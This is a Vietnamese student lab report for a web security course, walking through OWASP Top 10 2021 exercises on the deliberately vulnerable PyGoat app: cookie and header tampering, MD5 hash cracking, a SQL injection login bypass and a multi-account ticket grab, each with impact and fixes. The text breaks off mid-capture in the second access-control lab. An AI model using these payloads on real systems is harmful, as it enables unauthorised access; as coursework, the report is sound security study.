

BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và ứng dụng

Kỳ báo cáo: Buổi **01** (Session **01**)

Tên chủ đề: **Tổng quan các lỗ hổng bảo mật web thường gặp**

GV: Nguyễn Bùi Kim Ngân

Ngày báo cáo: 26/03/2026

Nhóm: 5

1. THÔNG TIN CHUNG:

Lớp: NT213.Q21.ANTT

STT	Họ và tên	MSSV	Email
1	Trần Việt Hoàng	23520543	23520543@gm.uit.edu.vn
2	Lê Đình Hiếu	23520479	23520479@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1: Sử dụng repeater để thực hành bài tập trên	100%
2	Bài tập 2: A01:2021-Broken Access Control	100%
3	Bài tập 3: A02:2021 – Cryptographic Failures	100%
4	Bài tập 4: A03:2021 – Injection	100%
5	Bài tập 5: A04:2021 – Insecure Design	100%
6	Bài tập 6: A05:2021 – Security Misconfiguration	100%
7	Broken Access Lab 2	100%
8	Broken Access Lab 3	100%
9	Cryptographic Failure Lab 2	100%
10	Cryptographic Failure Lab 3	100%
11	Command Injection	100%
12	Server-side Template Injection	100%
13	Sensitive Data Exposure	100%

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

14	Security Misconfiguration Lab 3	100%
15	Bài tập 9	100%
16	Bài tập 10	100%
17	Bài tập 11	100%
18	Bài tập 12	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


Contents

A.	Danh mục các lỗ hổng thuộc top 10 OSWAP 2021.....	4
	Bài tập 1: Sử dụng repeater để thực hành bài tập trên.....	4
	Bài tập 2: A01:2021-Broken Access Control	4
	Bài tập 3: A02:2021 – Cryptographic Failures.....	6
	Bài tập 4: A03:2021 – Injection.....	7
	Bài tập 5: A04:2021 – Insecure Design	9
	Bài tập 6: A05:2021 – Security Misconfiguration	11
B.	Bài tập luyện tập	13
	1. Broken access lab 2	13
	2. Broken access lab 3	14
	3. Cryptographic failure lab 2.....	15
	4. Cryptographic failure lab 3.....	17
	5. Command Injection.....	19
	6. Server-side Template Injection	21
	7. Sensitive data exposure	22
	8. Security Misconfiguration Lab 3	23
	9. Bài tập 9:	26
	10. Bài tập 10:	31
	11. Bài tập 11:	33
	12. Bài tập 12:	38
	YÊU CẦU CHUNG.....	43

BÁO CÁO CHI TIẾT

A. Danh mục các lỗ hổng thuộc top 10 OSWAP 2021

Bài tập 1: Sử dụng repeater để thực hành bài tập trên.



Bài tập 2: A01:2021-Broken Access Control

Tiêu đề: Lỗ hổng Broken Access Control (Thao túng Cookie) dẫn đến chiếm quyền quản trị trên trang PyGoat (localhost:8000)

Mô tả lỗ hổng:

Lỗ hổng này xảy ra khi ứng dụng web tin tưởng hoàn toàn vào dữ liệu đầu vào từ phía người dùng (Client-side) mà không có cơ chế kiểm tra quyền hạn thực sự ở phía máy chủ (Server-side). Cụ thể, hệ thống sử dụng một Cookie có tên admin để phân biệt quyền hạn; bằng cách thay đổi giá trị này từ 0 sang 1, người dùng bình thường có thể mạo danh quản trị viên để truy cập dữ liệu nhạy cảm.

Tóm tắt:

Ứng dụng PyGoat cho phép người dùng chiếm quyền quản trị thông qua việc chỉnh sửa giá trị Cookie trong yêu cầu HTTP gửi lên máy chủ.

Các bước để thực hiện lại và bằng chứng:

- **Truy cập và Đăng nhập:** Mở trình duyệt của Burp Suite, truy cập `http://localhost:8000/broken_access_lab_1` và đăng nhập bằng tài khoản người dùng thường (jack / jacktheripper).
- **Bắt yêu cầu bằng Repeater:** Trong tab **Proxy > HTTP history**, tìm yêu cầu **POST** gửi đến `/broken_access_lab_1`, chuột phải chọn **Send to Repeater**.
- **Thao túng tham số Cookie:** Tại tab **Repeater**, tìm dòng Cookie: ... admin=0 và sửa thủ công giá trị thành admin=1, sau đó nhấn **Send**.
- **Xác nhận kết quả:** Kiểm tra nội dung phản hồi (Response), hệ thống hiển thị thông báo "**Logged in as user: admin**" kèm theo "**Your Secret Key is...**".


Tài liệu hỗ trợ và tham khảo:

- Ảnh chụp màn hình tab **Repeater** cho thấy yêu cầu đã chỉnh sửa và mã bí mật trong phản hồi.
- Nhặt ký yêu cầu HTTP trong Burp Suite.
- Tài liệu OWASP về Broken Access Control: https://owasp.org/Top10/A01_2021-Broken Access Control/.
- **Mức độ ảnh hưởng của lỗ hổng:**
- **Nghiêm trọng (High):** Kẻ tấn công có thể nâng cao đặc quyền (Privilege Escalation), truy cập trái phép vào các chức năng dành riêng cho quản trị viên.
- **Tiết lộ thông tin:** Các dữ liệu bí mật (như Secret Key) bị đánh cắp, gây mất an toàn cho hệ thống và người dùng khác.

Khuyến cáo khắc phục:

- **Kiểm tra quyền hạn tại Server:** Không bao giờ dựa vào các giá trị có thể chỉnh sửa từ phía người dùng (như Cookie, Hidden fields) để xác định quyền hạn quản trị.
- **Sử dụng Session quản lý tập trung:** Quyền hạn của người dùng nên được lưu trữ trong Session an toàn trên máy chủ sau khi đã xác thực.
- **Nguyên tắc đặc quyền tối thiểu:** Chỉ cấp các quyền cần thiết cho từng vai trò người dùng cụ thể và từ chối mọi quyền truy cập theo mặc định.

Bài tập 3: A02:2021 – Cryptographic Failures



Tiêu đề: Lỗ hổng Cryptographic Failures do sử dụng thuật toán băm yếu (MD5) trên trang PyGoat (localhost:8000)

Mô tả lỗ hổng:

Lỗ hổng này xảy ra khi ứng dụng sử dụng các thuật toán mã hóa hoặc băm đã lỗi thời, không còn an toàn trước các cuộc tấn công hiện đại. Trong trường hợp này, mật khẩu người dùng được lưu trữ dưới dạng mã băm **MD5**. Do MD5 có độ phức tạp thấp, kẻ tấn công có thể dễ dàng giải mã (decrypt) bằng phương pháp tấn công vét cạn (bruteforce) hoặc tra cứu bảng cầu vồng (rainbow tables) trên các trang web trực tuyến để lấy lại mật khẩu gốc.

Tóm tắt:

Thông tin đăng nhập của quản trị viên bị lộ do mật khẩu chỉ được bảo vệ bằng thuật toán MD5 yếu, cho phép kẻ tấn công thu thập mật khẩu gốc từ một đoạn mã băm đã biết trước.

Các bước để thực hiện lại và bằng chứng:

- **Thu thập mã băm:** Truy cập bài thực hành tại http://localhost:8000/cryptographic_failure/lab và lấy đoạn mã băm của tài khoản admin là: c93ccd78b2076528346216b3b2f701e6.
- **Giải mã băm (Decrypt):** Sử dụng công cụ trực tuyến như md5online.org để tra cứu đoạn mã băm trên. Kết quả trả về mật khẩu gốc tương ứng với mã băm này.
- **Đăng nhập hệ thống:** Quay lại trang đăng nhập của bài thực hành, sử dụng username admin và mật khẩu vừa tìm được để đăng nhập.
- **Xác nhận kết quả:** Hệ thống hiển thị thông báo "**Successfully logged in as admin**", chứng minh việc bẻ khóa mật khẩu thành công.

Tài liệu hỗ trợ và tham khảo:

- Ảnh chụp màn hình kết quả giải mã tại trang md5online.org.
- Ảnh chụp màn hình thông báo đăng nhập thành công vào tài khoản admin.
- Danh mục CWE liên quan: CWE-327 (Sử dụng thuật toán mã hóa bị hỏng hoặc rủi ro).


Mức độ ảnh hưởng của lỗ hổng:

- **Nghiêm trọng (High):** Dẫn đến lộ thông tin đăng nhập của các tài khoản quan trọng (quản trị viên).
- **Chiếm quyền điều khiển:** Kẻ tấn công có thể kiểm soát toàn bộ ứng dụng, thay đổi dữ liệu nhạy cảm hoặc bí mật doanh nghiệp sau khi có được mật khẩu.

Khuyến cáo khắc phục:

- **Sử dụng thuật toán băm mạnh:** Thay thế MD5 bằng các thuật toán băm hiện đại và an toàn hơn như **Argon2**, **bcrypt**, hoặc **scrypt**.
- **Sử dụng Salt (Muối):** Thêm một chuỗi ký tự ngẫu nhiên vào mật khẩu trước khi băm để chống lại các cuộc tấn công tra cứu bảng băm có sẵn (rainbow table attacks).
- **Tuân thủ các quy định bảo mật:** Thực hiện bảo vệ dữ liệu theo các tiêu chuẩn như GDPR hoặc PCI DSS.

Bài tập 4: A03:2021 – Injection



Tiêu đề: Lỗ hổng SQL Injection tại trang đăng nhập của ứng dụng PyGoat (localhost:8000)

Mô tả lỗ hổng:

Lỗ hổng tiêm SQL (SQL Injection) xảy ra khi ứng dụng không thực hiện xác thực hoặc lọc dữ liệu đầu vào từ người dùng trước khi đưa trực tiếp vào câu truy vấn cơ sở dữ liệu. Kẻ tấn công có thể chèn các ký tự đặc biệt (như dấu ') và các toán tử logic (như OR 1=1) để làm thay đổi ý nghĩa của câu lệnh SQL gốc, từ đó vượt qua cơ chế đăng nhập mà không cần biết mật khẩu chính xác.

Tóm tắt:

Kẻ tấn công có thể đăng nhập trái phép vào tài khoản quản trị viên bằng cách chèn mã SQL độc hại vào trường tên đăng nhập hoặc mật khẩu.

Các bước để thực hiện lại và bằng chứng:

- **Truy cập trang mục tiêu:** Mở trình duyệt và truy cập vào địa chỉ thực hành `http://localhost:8000/injection_sql_lab`.
- **Nhập mã khai thác:** Tại form đăng nhập, điền các thông tin sau:
 - **User Name:** admin
 - **Password:** xxx' or '1'='1
- **Thực thi đăng nhập:** Nhấn nút **Log in**.
- **Xác nhận kết quả:** Hệ thống chấp nhận thông tin và hiển thị thông báo **"Logged in as: admin"**, cho phép truy cập vào khu vực quản trị.

Tài liệu hỗ trợ và tham khảo:

- **Câu truy vấn bị lỗi:** `SELECT * FROM introduction_login WHERE user='admin' AND password='xxx' OR '1'='1'`.
- Do điều kiện `'1'='1'` luôn đúng, câu truy vấn sẽ trả về kết quả hợp lệ bất kể mật khẩu là gì.
- Tham khảo tài liệu OWASP Top 10: A03:2021-Injection.

Mức độ ảnh hưởng của lỗ hổng:

- **Nghiêm trọng (Critical):** Kẻ tấn công có thể vượt qua hoàn toàn cơ chế xác thực để chiếm quyền quản trị cao nhất của ứng dụng.
- **Mất an toàn dữ liệu:** Có khả năng đọc, sửa đổi hoặc xóa toàn bộ dữ liệu trong cơ sở dữ liệu tùy thuộc vào quyền của tài khoản kết nối database.

Khuyến cáo khắc phục:

- **Sử dụng Parameterized Queries (Prepared Statements):** Đây là cách hiệu quả nhất để ngăn chặn SQL Injection bằng cách phân tách rõ ràng giữa mã lệnh SQL và dữ liệu đầu vào.
- **Xác thực và lọc đầu vào (Input Validation):** Sử dụng danh sách trắng (allow-list) để đảm bảo dữ liệu đầu vào đúng định dạng mong muốn.
- **Sử dụng ORM an toàn:** Nếu sử dụng các thư viện ORM, hãy đảm bảo chúng được cấu hình để tự động tham số hóa các truy vấn.

Bài tập 5: A04:2021 – Insecure Design

Congratulation, You figured out the flaw in Design.
 A better authentication should be used in case for checking

Claim Upto 5 Free Tickits

Watch Movie

Tiêu đề: Lỗ hổng Insecure Design (Thiết kế không an toàn) trong cơ chế đăng ký và phân phối vé tại trang PyGoat (localhost:8000)

Mô tả lỗ hổng:

Thiết kế không an toàn ở đây nằm ở việc hệ thống không kiểm soát tính duy nhất của danh tính người dùng thực. Mặc dù hệ thống có giới hạn mỗi tài khoản chỉ được nhận tối đa 5 vé, nhưng việc cho phép đăng ký tài khoản tự do mà không có các biện pháp xác thực mạnh (như OTP, giới hạn IP, hoặc captcha) đã tạo điều kiện cho một cá nhân tạo ra nhiều thực thể (tài khoản ảo) để chiếm đoạt toàn bộ tài nguyên của hệ thống.

Tóm tắt:

Kẻ tấn công lợi dụng quy trình đăng ký lỏng lẻo để tạo nhiều tài khoản (Sybil Attack), từ đó tích lũy số lượng vé vượt quá giới hạn cho phép đối với một người dùng bình thường, dẫn đến việc cạn kiệt tài nguyên hệ thống.

Các bước để thực hiện lại và bằng chứng:

- **Phân tích mục tiêu:** Xác định tổng số vé hệ thống (ví dụ: 60 vé) và giới hạn mỗi tài khoản (5 vé). Tính toán số tài khoản cần thiết để lấy hết vé ($60/5 = 12$ tài khoản).
- **Đăng ký tài khoản hàng loạt:** Truy cập trang http://localhost:8000/insecure-design_lab và thực hiện đăng ký lần lượt 12 tài khoản khác nhau (ví dụ: user_test01 đến user_test12).

- **Chiếm đoạt tài nguyên:** Với mỗi tài khoản đã tạo, thực hiện đăng nhập và nhấn nút **Claim** cho đến khi tài khoản đó sở hữu đủ 5 vé.
- **Xác nhận kết quả:** Sau khi thực hiện đủ 12 tài khoản, kiểm tra trạng thái kho vé thấy báo "0 tickets left". Sử dụng một trong các tài khoản đã có vé nhấn **Watch Movie** để hiển thị thông báo thành công: "Congratulation, You figured out the flaw in Design".

Tài liệu hỗ trợ và tham khảo:


- Ảnh chụp màn hình danh sách "My Tickets" với đủ số vé.
- Ảnh chụp màn hình thông báo "0 tickets left" sau khi dùng nhiều tài khoản để claim.
- Thông báo xác nhận lỗi thiết kế từ hệ thống.
- Tham khảo tài liệu OWASP Top 10: A04:2021-Insecure Design.

Mức độ ảnh hưởng của lỗ hổng:

- **Trung bình đến Cao (Medium to High):** Gây ra tình trạng cạn kiệt tài nguyên hệ thống (Denial of Inventory), khiến những người dùng hợp lệ khác không thể tiếp cận dịch vụ.
- **Trục lợi bất chính:** Kẻ tấn công có thể sở hữu lượng lớn tài nguyên miễn phí hoặc có giá trị để bán lại hoặc sử dụng sai mục đích.

Khuyến cáo khắc phục:

- **Xác thực danh tính duy nhất:** Yêu cầu xác thực qua số điện thoại (OTP) hoặc liên kết định danh để đảm bảo mỗi người dùng thật chỉ sở hữu một tài khoản duy nhất.
- **Giới hạn dựa trên hành vi:** Triển khai các cơ chế như Rate Limiting (giới hạn tần suất) hoặc giới hạn số lượng tài khoản được tạo từ cùng một địa chỉ IP/thiết bị trong một khoảng thời gian.
- **Sử dụng Captcha:** Ngăn chặn các công cụ tự động đăng ký tài khoản hàng loạt

Bài tập 6: A05:2021 – Security Misconfiguration

Tiêu đề: Lỗ hổng Security Misconfiguration (Cấu hình sai) cho phép truy cập trái phép chức năng quản trị qua Header X-Host.

Mô tả lỗ hổng:

Lỗ hổng này xảy ra do hệ thống tin tưởng một cách mù quáng vào các tiêu đề HTTP (HTTP Headers) do người dùng gửi lên để xác thực quyền hạn. Cụ thể, ứng dụng chỉ cho phép trang admin.localhost:8000 truy cập vào chức năng lấy khóa bí mật. Tuy nhiên, thay vì kiểm tra thực thể thực sự ở phía máy chủ, hệ thống lại kiểm tra giá trị của Header X-Host. Vì Header này hoàn toàn có thể bị thay đổi bởi người dùng, kẻ tấn công có thể mạo danh quản trị viên để chiếm đoạt khóa bí mật.

Tóm tắt:

Hệ thống cấu hình sai cơ chế kiểm tra quyền truy cập, cho phép người dùng chiếm quyền quản trị bằng cách thêm hoặc sửa đổi Header X-Host trong yêu cầu HTTP.

Các bước để thực hiện lại và bằng chứng:

1. **Truy cập bài tập:** Truy cập địa chỉ `http://localhost:8000/sec_mis_lab` và nhấn nút lấy "Secret Key". Hệ thống sẽ báo lỗi: "Only admin.localhost:8000 can access, Your X-Host is None".
2. **Bắt gói tin bằng Burp Suite:** Sử dụng tab **Intercept** hoặc gửi yêu cầu này sang tab **Repeater** để chỉnh sửa.
3. **Thao túng Header:** Thêm dòng X-Host: admin.localhost:8000 vào phần Header của gói tin yêu cầu (Request) hoặc thêm vào tham số URL để lừa hệ thống.

4. **Xác nhận kết quả:** Nhấn **Send** hoặc **Forward**. Tại trình duyệt, hệ thống sẽ hiển thị thông báo thành công: "Success. You have the secret" kèm theo mã bí mật.

Tài liệu hỗ trợ và tham khảo:

- Ảnh chụp màn hình thông báo lỗi ban đầu khi X-Host is None.
- Ảnh chụp màn hình gói tin đã được chỉnh sửa thêm Header X-Host trong Burp Suite.
- Ảnh chụp màn hình kết quả lấy được Secret Key thành công.
- Danh mục lỗ hổng: A05:2021-Security Misconfiguration.

Mức độ ảnh hưởng của lỗ hổng:

- **Nghiêm trọng (High):** Kẻ tấn công dễ dàng vượt qua cơ chế kiểm soát truy cập để lấy được các thông tin nhạy cảm (Secret Key) của hệ thống.
- **Mạo danh:** Cho phép bất kỳ người dùng nào cũng có thể hành động với quyền hạn của quản trị viên chỉ bằng vài thao tác chỉnh sửa gói tin đơn giản.

Khuyến cáo khắc phục:

- **Không tin tưởng dữ liệu từ Client:** Tuyệt đối không sử dụng các Custom Header hoặc dữ liệu có thể bị thao túng bởi người dùng để thực hiện xác thực hoặc phân quyền.
- **Xác thực dựa trên Server-side:** Sử dụng các cơ chế xác thực an toàn như Session, JWT được ký số hoặc kiểm tra quyền hạn trực tiếp trong cơ sở dữ liệu ở phía máy chủ.
- **Loại bỏ các tính năng thừa:** Tắt các tính năng xử lý thông báo lỗi quá chi tiết để tránh tiết lộ logic kiểm tra của hệ thống cho kẻ tấn công

B. Bài tập luyện tập

1. Broken access lab 2

Mô tả: Lỗ hổng này liên quan đến trường User Agent. Hệ thống dựa vào giá trị của trường User-Agent trong HTTP Header để xác thực quyền quản trị một cách lỏng lẻo. Người dùng có thể chỉnh sửa gói tin, thay đổi User-Agent thành tên trình duyệt được chỉ định riêng cho admin để vượt qua cơ chế kiểm tra.

Các bước thực hiện:

Dựa vào mô tả bài Lab, tìm trong source file, ta có thể thấy comment về việc admin không sử dụng các browser bình thường mà chỉ sử dụng pygoat_admin browser.

```

734         <button class="btn btn-info" type="button" onclick="
            window.location.href='/broken_access_control'">
            Back to Lab
            Details
        </button>
    </div>
735
736 </p>
737
738 <!--Admins don't use Browsers like Google Chrome or Firefox etc-->
739 <!--Admins only use pygoat_admin browser-->
740
741
742 </div>
743 </div>
744
745 <!-- jQuery CDN - Slim version (=without AJAX) -->
746 <script
747 src="https://code.jquery.com/jquery-3.3.1.slim.min.js"

```

Từ đó ta nghĩ đến việc thay đổi User Agent thành pygoat_admin để có thể khai thác. Bắt request gửi tài khoản và mật khẩu lên server, chuyển qua tab repeater.

URL	Method	Status	Size	Content-Type	Response
http://localhost:8000	GET	200	27593	HTML	Broken Access Control.
http://localhost:8000	POST	200	27614	HTML	Broken Access Control.
http://localhost:8000	POST	200	27720	HTML	Broken Access Control.
http://localhost:8000	GET	200	28828	HTML	OWASP Pygoat
http://localhost:8000	POST	200	29016	HTML	OWASP Pygoat
http://localhost:8000	POST	200	29016	HTML	OWASP Pygoat
http://localhost:8000	POST	200	29016	HTML	OWASP Pygoat

Request
 Pretty Raw Hex


1 POST /broken_access_lab_2 HTTP/1.1
 2 Host: localhost:8000
 3 Content-Length: 28
 4 Cache-Control: max-age=0
 5 sec-ch-ua: "Chromium";v="145",
 6 "Not:A-Brand";v="99"
 7 sec-ch-ua-mobile: ?0
 8 sec-ch-ua-platform: "Windows"
 9 Accept-Language: en-US,en;q=0.9
 10 Origin: http://localhost:8000
 11 Content-Type:
 12 application/x-www-form-urlencoded
 13 Upgrade-Insecure-Requests: 1
 14 User-Agent: Mozilla/5.0 (Windows NT 10.0;
 15 Win64; x64) AppleWebKit/537.36 (KHTML, like
 16 Gecko) Chrome/145.0.0.0 Safari/537.36
 17 Accept:
 18 text/html,application/xhtml+xml,application/x
 19 ml;q=0.9,image/avif,image/webp,image/apng,*/*
 20 ;q=0.8,application/signed-exchange;v=b3;q=0.7
 21 Sec-Fetch-Site: same-origin
 22 Sec-Fetch-Mode: navigate
 23 Sec-Fetch-User: ?1
 24 Sec-Fetch-Dest: document
 25 Referer:
 26 http://localhost:8000/broken_access_lab_2
 27 Accept-Encoding: gzip, deflate, br
 28 Cookie: csrftoken=
 29 z8vhnNjP191abgCEB64hmdAG2pqW732DH41k86xhpj
 30 CCIEFesx3OCcAbRkqy: sessionid=
 31 cglz18hx8UacserqesDkplembicwgdg
 32 Connection: keep-alive
 33 name=jack&pass=jacktheripper

Response
 Pretty Raw Hex Render

763 </script>
 764 <script type="text/javascript">
 765 \$(document).ready(function () {
 766 \$(".sidebar-header").on("click", function () {
 767 \$("#sidebar").toggleClass("active");
 768 \$(".pg").toggleClass("active");
 769 });
 770 }
 771);
 772 \$(document).ready(function () {
 773 \$(".pg").on("click", function () {
 774 \$("#sidebar").toggleClass("active");
 775 \$(".pg").toggleClass("active");
 776 });
 777 }
 778);
 779 function swapStyleSheet() {
